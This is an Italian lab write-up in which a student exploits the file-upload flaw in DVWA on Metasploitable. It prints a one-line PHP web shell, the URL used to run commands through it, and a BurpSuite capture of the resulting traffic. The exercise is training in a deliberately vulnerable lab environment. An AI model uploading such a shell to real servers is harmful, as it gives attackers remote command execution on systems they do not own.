

# EXPLOIT FILE UPLOAD

13/01/2025

## S6/L1

### Obiettivi:

#### 1. Configurazione del laboratorio:

- Configurare il vostro ambiente virtuale in modo che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux.
- Assicuratevi che ci sia comunicazione bidirezionale tra le due macchine.
- 

#### 2. Esercizio pratico:


- Sfruttate la vulnerabilità di file upload presente sulla DVWA (Damn Vulnerable Web Application) per ottenere il controllo remoto della macchina bersaglio.
- Caricate una semplice shell in PHP attraverso l'interfaccia di upload della DVWA.
- Utilizzate la shell per eseguire comandi da remoto sulla macchina Metasploitable.

#### 3. Monitoraggio con burpsuite:

- Intercettate e analizzate ogni richiesta HTTP/HTTPS verso la DVWA utilizzando BurpSuite.
- Familiarizzate con gli strumenti e le tecniche utilizzate dagli Hacker Etici per monitorare e analizzare il traffico web.


## Svolgimento

Dopo essermi assicurate che le macchine kali e metasploitable fossero in grado di comunicare, ho creato un semplice codice shell in kali e l'ho salvato come php:



```
File Actions Edit View Help
GNU nano 8.1 shell.php
<?php system($_REQUEST["cmd"]); ?>
```


Fatto ciò ho aperto la DVWA di metasploitable tramite il browser di kali, sono andato su upload e ho caricato il mio php, assicurandomi che si fosse caricato con successo:



In un'altra scheda di firefox ho inserito il seguente percorso:

<http://192.168.60.2/dvwa/hackable/uploads/shell.php?cmd=ls>

Come si può vedere come risultato ci esce quello che c'è dentro quel determinato path perchè abbiamo dato il comando <ls>.



Ho aperto burpsuite e avviato l'intercettazione e ho ricaricato la pagina di prima, questo è il risultato dell'intercettazione:

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
10	http://192.168.60.2	POST	/dvwa/vulnerabilities/upload/	✓		200	49/29	HTML		Damn Vulnerable Web App (UV...		✓	192.168.60.2
11	https://spocs.getpocket.com	POST	/spocs	✓								✓	unknown host
13	https://firefox.settings.services.mozilla.c...	GET	/1/buckets/main/collections/ms-language-pack...	✓								✓	unknown host
14	https://spocs.getpocket.com	POST	/spocs	✓								✓	unknown host
16	http://192.168.60.2	GET	/dvwa/hackable/uploads/shell.php			200	420	HTML	php			✓	192.168.60.2
17	https://contile.services.mozilla.com	GET	/1/tiles									✓	unknown host
18	https://spocs.getpocket.com	POST	/spocs	✓								✓	unknown host
22	http://192.168.60.2	GET	/dvwa/hackable/uploads/shell.php?cmd=ls	✓		200	257	text	php			✓	192.168.60.2
23	http://192.168.60.2	GET	/dvwa/hackable/uploads/shell.php?cmd=ls	✓		200	257	text	php			✓	192.168.60.2
24	https://spocs.getpocket.com	POST	/spocs	✓								✓	unknown host
25	http://192.168.60.2	GET	/dvwa/hackable/uploads/shell.php?cmd=mv%20...	✓		200	231	HTML	php			✓	192.168.60.2
26	https://shavar.services.mozilla.com	POST	/downloads?client=navclient-auto-ffox&appver=...	✓								✓	unknown host
27	http://192.168.60.2	GET	/dvwa/hackable/uploads/shell.php?cmd=ls	✓		200	253	text	php			✓	192.168.60.2

Request

PrettyRawHex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.60.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: security=low; PHPSESSID=eedbc54afb463c9040facb1965ef8195
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Date: Mon, 13 Jan 2025 14:26:43 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 25
6 Keep-Alive: timeout=15, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html
9
10 dvwa_email.png
11 shell.php
12
```

Siccome il nostro codice aveva una request generica, burpsuite ci ha intercettato qualsiasi verbo http, in questo caso possiamo vedere i verbi GET e POST.

Nella Response possiamo vedere il contenuto della pagina di prima e altre informazioni come il server (Apache 2.2.8).